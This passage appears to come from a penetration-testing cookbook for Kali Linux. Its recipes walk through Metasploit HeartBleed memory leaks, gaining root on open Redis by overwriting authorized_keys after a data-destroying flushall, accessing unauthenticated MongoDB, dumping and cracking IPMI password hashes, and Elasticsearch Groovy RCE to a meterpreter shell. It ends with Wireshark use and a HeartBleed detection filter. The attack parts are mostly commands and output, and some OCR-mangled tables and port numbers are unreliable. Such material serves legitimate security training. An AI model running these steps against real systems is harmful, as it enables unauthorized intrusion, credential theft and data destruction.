
How to do it...

To learn about HeartBleed follow the given steps:

1. We start the msfconsole by typing this:

```
msfconsole
```

The following screenshot shows the output for the preceding command:



```
msfconsole
[...]
msf > _
```

2. We then search for the HeartBleed auxiliary using the following command:

```
search heartbleed
```

The following screenshot shows the output for the preceding command:

```
msf > search heartbleed
Matching Modules
=====
      Name          Description
      ----
      iceweasel     protonid-dbg-1.3.5,
      libcurl        tar.bz2
      vlc           Disclosure Date
      ----
      auxiliary/scanner/ssl/openssl_heartbleed    2014-04-07
      enSSL Heartbeat (Heartbleed) Information Leak
      auxiliary/server/openssl_heartbeat_client_memory 2014-04-07
      enSSL Heartbeat (Heartbleed) Client Memory Exposure
```

3. Next, we use the auxiliary using the following command:

```
use auxiliary/scanner/ssl/openssl_heartbleed
```

4. We then see the options using the following command:

```
show options
```

The following screenshot shows the output for the preceding command:

```
msf auxiliary(openssl_heartbleed) > show options
Module options (auxiliary/scanner/ssl/openssl_heartbleed):
=====
Name          Current Setting  Required  Description
----          -----
DUMPFILTER    before storing  no        Pattern to filter
MAX_KEYTRIES  50             yes       Max tries to dump
RESPONSE_TIMEOUT 10           yes       Number of seconds
server response
RHOSTS        tar.bz2        yes       The target address
identifier
RPORT         443            yes       The target port
STATUS_EVERY   5              yes       How many retries u
THREADS       1              yes       The number of conc
TLS_CALLBACK   None           yes       Protocol to use, "
TLS_SOCKETS   Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POS
TLS_VERSION   1.0            yes       TLS/SSL version to
```

5. Now we set the RHOSTS to our target IP using this:

```
set RHOSTS x.x.x.x
```

6. We then set the verbosity to true using this command:

```
set verbose true
```

7. We then type run, where we should now see the data. This data often contains sensitive information, such as passwords, email IDs, and so on:

```
[*] 115.114.26.29:443      - Heartbeat response, 65535 bytes
[+] 115.114.26.29:443      - Heartbeat response with leak
[*] 115.114.26.29:443      - Printable info leaked:
...X.{P.I....&...~...y.....|.d.hW..f....."!.9.8.....5.....
...P.x.'.....|.....m...p.x.'...X.H.'...
...00z.'.....H.'.....,|'....'.
...>...gw.'...0.H.'.....*...P.x.'...
...0.....P...P.x.'.....m...p.x.'...H.'...
...Q...0z.'...H.'.....00z.'...
...>...*x.'...p.H.'.....>...A....8.
...2J.'.....Q.[.....h.p.'.....,
p.H.'...H.'...p.'.....*H.'...H.'...x.H.'...<.
...(.H.'...ts.y.s.Y.....!.....H.'.....p.H.'.....(.H.'...
...H.'.....2H.'.....h.H.'...3H.'.....H.'...I.'...
...H.'...x-H.'...(.H.'...p.H.'.....
...A....A....x_M.'... Rollback transaction changes... *
```

Redis exploitation

Sometimes while pentesting, we may come across a Redis installation that was left public unintentionally. In an unauthenticated Redis installation, the simplest thing to do is to write random files. In this recipe, we will see how to get root access of Redis installations running without authentication.

How to do it...

To learn exploitation of Redis follow the given steps:

1. We first telnet to the server and check whether a successful connection is possible or not:

```
telnet x.x.x.x 6379
```

The following screenshot shows the output for the preceding command:



A terminal window showing a successful telnet connection to a Redis server. The output includes "Trying", "Connected to", and "Escape character is '^]'. The background of the terminal shows a dark-themed desktop environment.

2. We then terminate the telnet session. Next, we generate our SSH key using the following command:


```
ssh-keygen -t rsa -C youremail@example.com
```

3. Then, we enter the file where we want to save it:



A terminal window showing the command "ssh-keygen -t rsa -C youremail@example.com" being run. The output asks for a file to save the key to, with the default path shown as "/root/.ssh/id_rsa". The background shows a desktop environment with various icons.

4. Our key is generated; now we need to write it on the server:



A terminal window showing the generated RSA public key details. The output includes the key's fingerprint, randomart image, and the path to the public key file ("./id_rsa.pub"). The background shows a desktop environment with various icons.


5. We need to install `redis-cli` for that; we can use the following command:

```
sudo apt-get install redis-tools
```

6. Once it is installed, we go back to our generated key and add some random data before and after our key:

```
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
```

The `key.txt` file is our new key file with new lines:



```
root@kali:~# sudo apt-get install redis-tools
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
```


7. Now we need to replace the keys in the database with ours. So we connect to the host using this:

```
redis-cli -h x.x.x.x
```

8. Next we flush the keys using the following command:

```
redis-cli -h x.x.x.x -p 6350 flushall
```

The following screenshot shows the output for the preceding command:



```
root@kali:~          redis# redis-cli -h          -p 6350 flushall
OK
```

9. Now we need to set our keys into the database. We do this using the following command:

```
cat redis.txt | redis-cli -h x.x.x.x -p 6451 -x set bb
```

10. Once that's done, we need to copy the uploaded key into the `.ssh` folder; first, we check the current folder with this:

```
config get dir
```


11. Now we change our directory to /root/.ssh/:

```
config set dir /root/.ssh/
```

12. Next, we change the name of our file using set dbfilename "authorized_keys" and save using save:

```
root@kali:~ redis# redis-cli -h -p 6350
6350> config get dir
1) "dir"
2) "/etc/redis-cluster/6350"
6350> config set dir /root/.ssh/
OK
6350> config set dbfilename "authorized_keys"
OK
6350> save
OK
6350>
```

13. Let's try to SSH into the server now. We see that we are root:



The screenshot shows a terminal window titled "root@kali: ~". The window has a blue header bar with the title and standard window controls. The main area of the terminal shows the following text:

```
File Edit View Search Terminal Help
root@kali:~# ssh -i ./redis/id_rsa root@14
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov  3 1
root@spk-x-0251:~#
```

Say no to SQL – owning MongoDBs

MongoDB is a free open source cross-platform database program. It uses JSON-like documents with schemas. The default security configuration of MongoDB allows anyone to access data unauthenticated. In this recipe, we will see how to exploit this vulnerability.


Getting ready

MongoDB runs on port 27017 by default. To access MongoDB, we need to download and install the MongoDB client. There are multiple clients available; we will use Studio-3T, which can be downloaded from <https://studio3t.com/>.


How to do it...

Follow the steps to learn about it:

1. Once installed, we open the app and choose **Connect**.
2. In the window that opens up, we click on a new connection:



3. Then, we choose a name, enter the IP address in the **Server** field, and click on **Save**:



4. Next, we simply select the database we just added from the list and click on **Connect**. On successful connection, the database names will be displayed on the left-hand side and data will be displayed on the right-hand side.

Embedded device hacking

Intelligent Platform Management Interface (IPMI) is a technology that gives administrators almost total control over remotely deployed servers.

IPMI may be found in most of the corporates while doing pentest. In this recipe, we will see how vulnerabilities in IPMI devices can be found.

How to do it...

To learn about IPMI follow the given steps:

1. We start Metasploit:

```
root@kali:~/Desktop# msfconsole -qsebq

      dTb.dTb
      4' v 'B . . . . . / \ . . .
      6.   P : . . / \ . . .
  "T; <pr>P</pr>" / \ . . .
  'T; ;P' tanbzz . / \ . . .
 'YvP' . . / \ . . .

I love shells --egypt
topikik-sql.txt

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.13.8-dev ]]
+ -- --=[ 1607 exploits - 914 auxiliary - 278 post      ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

2. We search for IPMI-related exploits using this command:

```
search ipmi
```

The following screenshot shows the output for the preceding command:

name	platform	base64	-----
auxiliary/scanner/http/smt_ipmi_49152_exposure			2014-06-10 10:45:00
Supermicro Onboard IPMI Port 49152 Sensitive File Exposure			
auxiliary/scanner/http/smt_ipmi_cgi_scanner			2013-11-10 10:45:00
Supermicro Onboard IPMI CGI Vulnerability Scanner			
auxiliary/scanner/http/smt_ipmi_static_cert_scanner			2013-11-10 10:45:00
Supermicro Onboard IPMI Static SSL Certificate Scanner			
auxiliary/scanner/http/smt_ipmi_url_redirect_traversal			2013-11-10 10:45:00
Supermicro Onboard IPMI url redirect.cgi Authenticated Director			
auxiliary/scanner/ipmi/ipmi_cipher_zero			2013-06-10 10:45:00
IPMI 2.0 Cipher Zero Authentication Bypass Scanner			
auxiliary/scanner/ipmi/ipmi_dumphashes			2013-06-10 10:45:00
IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval			
auxiliary/scanner/ipmi/ipmi_version			
IPMI Information Discovery			
exploit/linux/http/smt_ipmi_close_window_bof			2013-11-10 10:45:00
Supermicro Onboard IPMI_close_window.cgi Buffer Overflow			
exploit/multi/upnp/libupnp_ssdp_overflow			2013-06-10 10:45:00
Portable UPnP SDK unique_service_name() Remote Code Execution			

3. We will use the **IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval** vulnerability; we choose the auxiliary. There are multiple exploits, such as CIPHER Zero, which can be tried as well:

```
use auxiliary/scanner/ipmi/ipmi_dumphashes
```

4. Next, in order to see the options, we type this:

```
show options
```

The following screenshot shows the output for the preceding command:

```
msf auxiliary(ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes) :

Name          Current Setting
----          -----
CRACK_COMMON      true
hey are obtained
    OUTPUT_HASHCAT_FILE
format
    OUTPUT_JOHN_FILE
ripper format
    PASS_FILE           /usr/share/metasploit-framework/data/wordlists/ipmi_passwords
ine cracking, one per line
    RHOSTS
er
    RPORT             623
```

5. Here, we see that the auxiliary automatically attempts to crack the hashes it retrieves.

We set RHOSTS and run. On successful exploitation, we will see the hashes retrieved and cracked:

```
msf auxiliary(ipmi_dumphashes) > exploit

[+] [+] - IPMI - Hash found: root:0fc2bbcc38ccbefec0955d2b4ced7dbd5e
le67497cb11404726f6f74:3f89af80c2e1500efde4885831b620bc72ea11860058
[+] [+] - IPMI - Hash for user 'root' matches password 'root123'
```

Elasticsearch exploit

Sometimes while doing a pentest, we may also come across some of the services running on various port numbers. One such service is what we will cover in this recipe. Elasticsearch is a Java-based open source search enterprise engine. It can be used to search any kinds of documents in real time.

In 2015, an RCE exploit came for Elasticsearch, which allowed hackers to bypass the sandbox and execute remote commands. Let's see how it can be done.

How to do it...

The following steps demonstrate the exploitation of Elasticsearch:

1. The default port is 9200 for Elasticsearch. We start the Metasploit console:

A screenshot of a terminal window titled "Terminal" showing the Metasploit framework. The window displays network interface statistics and a command-line interface for the msfconsole. The text output includes system logs, network interface details, and Metasploit-specific commands and responses. The bottom of the window shows the Metasploit banner and copyright information.

```
msf > _
```

2. We search for the Elasticsearch exploit using this command:

```
search elasticsearch
```

The following screenshot shows the output for the preceding command:

msf > search elasticsearch

Matching Modules

====

Name	Disclosure Date	Rank
Description	-----	-----
auxiliary/scanner/elasticsearch/indices_enum		normal
ElasticSearch Indices Enumeration Utility		normal
auxiliary/scanner/http/elasticsearch_traversal		normal
ElasticSearch Snapshot API Directory Traversal	2013-12-09	excellent
exploit/multi/elasticsearch/script_mvel_rce	2013-12-09	excellent
ElasticSearch Dynamic Script Arbitrary Java Execution		excellent
exploit/multi/elasticsearch/search_groovy_script	2015-02-11	excellent
ElasticSearch Search Groovy Sandbox Bypass		excellent
exploit/multi/misc/xdh_x_exec	2015-12-04	excellent
Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution		

3. We choose the exploit in this case:

```
use exploit/multi/elasticsearch/search_groovy_script
```

The following screenshot shows the output for the preceding command:

msf > use exploit/multi/elasticsearch/search_groovy_script

msf exploit(search_groovy_script) > _

4. We set RHOST using the `set RHOST x.x.x.x` command:

```
msf exploit(search_groovy_script) > set RHOST 192.168.2.112
RHOST => 192.168.2.112
```

5. We run the following command:

`run`

6. We have our meterpreter session ready.



See also

- The *Exploring the msfconsole* recipe

Good old Wireshark

Wireshark is the world's most used network protocol analyzer. It is free and open source. It is mostly used for network troubleshooting and analysis. In this recipe, you will learn some basic things about Wireshark and how we can use it to analyze the network traffic in order to find out what information is actually flowing through our network.


Getting ready

Kali already has the tool preinstalled, so let's look at how to run it!

How to do it...

The following steps demonstrate the use of Wireshark:

1. Wireshark can be opened using the Wireshark command:



2. We select the interface we want to capture traffic on:




3. Then, we click on **Start**. Display filters are used to see general packet filtering while capturing the network traffic. For example: `tcp.port eq 80` as shown in the following screenshot:

Filter: <code>tcp.port eq 80</code>				Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info	
297	282.2324200	192.168.200.146	117.18.237.29	TCP	74	52172->80	
298	282.2516730	117.18.237.29	192.168.200.146	TCP	60	80->52172	
299	282.2517220	192.168.200.146	117.18.237.29	TCP	54	52172->80	
300	282.2521340	192.168.200.146	117.18.237.29	OCSP	500	Request	
301	282.2523100	117.18.237.29	192.168.200.146	TCP	60	80->52172	
302	282.2762560	117.18.237.29	192.168.200.146	OCSP	850	Response	
303	282.2762830	192.168.200.146	117.18.237.29	TCP	54	52172->80	
345	285.7806120	192.168.200.146	216.58.220.195	TCP	74	37755->80	
346	285.7978700	216.58.220.195	192.168.200.146	TCP	60	80->37755	
347	285.7979610	192.168.200.146	216.58.220.195	TCP	54	37755->80	
350	285.8194370	192.168.200.146	216.58.220.195	TCP	74	37756->80	
351	285.8196680	192.168.200.146	216.58.220.195	TCP	74	37757->80	
352	285.8370870	216.58.220.195	192.168.200.146	TCP	60	80->37756	
353	285.8371300	192.168.200.146	216.58.220.195	TCP	54	37756->80	
354	285.8374680	192.168.200.146	216.58.220.195	HTTP	532	GET / HTTP	
355	285.8376070	216.58.220.195	192.168.200.146	TCP	60	80->37757	
356	285.8394370	216.58.220.195	192.168.200.146	TCP	60	80->37757	
357	285.8394640	192.168.200.146	216.58.220.195	TCP	54	37757->80	
358	285.9557240	216.58.220.195	192.168.200.146	HTTP	898	HTTP/1.1	

4. Applying the filter will show only the traffic on port 80. If we want to view requests only from a particular IP, we select the request and right-click on it.


5. Then, we navigate to **Apply as Filter | Selected**:



6. And we see that the filter has been applied:

Filter: ip.dst == 117.18.237.29							Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info				
297	282.2324200	192.168.200.146	117.18.237.29	TCP	74	52172-80 [SYN] Seq=0				
299	282.2517220	192.168.200.146	117.18.237.29	TCP	54	52172-80 [ACK] Seq=1				
300	282.2521340	192.168.200.146	117.18.237.29	OCSP	500	Request				
303	282.2762830	192.168.200.146	117.18.237.29	TCP	54	52172-80 [ACK] Seq=4				
1111	291.0003350	192.168.200.146	117.18.237.29	TCP	54	52172-80 [FIN, ACK]				
1128	291.0212190	192.168.200.146	117.18.237.29	TCP	54	52172-80 [ACK] Seq=4				

7. Sometimes, we may want to look at the communication happening between two hosts at the TCP level. Following the TCP stream is a feature that allows us to view all the traffic from A to B and B to A. Let's try to use it. From the menu, we choose **Statistics** and then we click on **Conversations**:



8. In the window that opens, we switch to the TCP tab. Here, we can see a list of IPs and the packets transferred between them. To view the TCP stream, we select one of the IPs and click on **Follow Stream**:

Seq A↔B	Bytes A↔B	Rel Start	Duration	bps A→B
3	180	12.333323000	5.0456	374.1
8	974	12.381447000	50.2079	156.7
3	180	12.381708000	5.9962	314.8
92	102 976	12.538208000	6.7219	6890.8
11	2 880	12.731574000	45.1859	354.0
15	5 242	14.167754000	2.2191	4978.6
14	5 188	15.451513000	0.9748	11333.1
11	4 512	15.697085000	2.0721	4613.7
47	50 961	17.267749000	1.6966	15202.1


At the bottom of the window, there are four buttons: Follow Stream, Graph A→B, Graph A←B, and Close.

9. Here, we can see the data that was transferred via TCP:

The screenshot shows a window titled "Follow TCP Stream (tcp.stream eq 18)". The main pane displays "Stream Content" in ASCII mode, showing a sequence of bytes and their corresponding characters. The content includes several lines of text, notably containing "Google Inc", "Internet Authority G20..", and various Google domain names like ".google.com", ".gvt2.com", and ".gstatic.com". Below the main pane, there is a dropdown menu labeled "Entire conversation (577978 bytes)". At the bottom, there are several buttons: "Find", "Save As", "Print", and radio buttons for "ASCII", "EBCDIC", "Hex Dump", "C Arrays", and "Raw". The "Raw" option is selected. There are also "Help", "Filter Out This Stream", and "Close" buttons.

10. Capture filters are used to capture traffic specific to the filter applied; for example, if we only want to capture data from a particular host, we use the host `x.x.x.x`.

11. To apply a capture filter, we click on **Capture Options** and in the new window that opens we will see a field named **Capture Options**. Here, we can enter our filters:



12. Suppose we are investigating an exploitation of HeartBleed in the network. We can use the following capture filter to determine whether HeartBleed was exploited or not:

```
tcp src port 443 and (tcp[((tcp[12] & 0xF0) >> 4 ) * 4] = 0x18)
and (tcp[((tcp[12] & 0xF0) >> 4 ) * 4 + 1] = 0x03) and
(tcp[((tcp[12] & 0xF0) >> 4 ) * 4 + 2] < 0x04) and
((ip[2:2] - 4 * (ip[0] & 0x0F) - 4 * ((tcp[12] & 0xF0) >> 4) > 69))
```

There's more...

Here are the links that will be helpful, and they contain a list of all filters in Wireshark. These filters can come in handy when performing in-depth packet analysis:

- <https://wiki.wireshark.org/CaptureFilters>
- <https://wiki.wireshark.org/FrontPage>

This is Sparta!

Sparta is a GUI-based Python tool that is useful for infrastructure pentesting. It helps in scanning and enumeration. We can even import nmap outputs here. Sparta is very easy to use and automates a lot of information gathering and makes the process easier. In this recipe, you will learn how to use the tool to perform various scans on the network.


Getting ready

Kali already has the tool preinstalled, so let's look at how to run it!

How to do it...

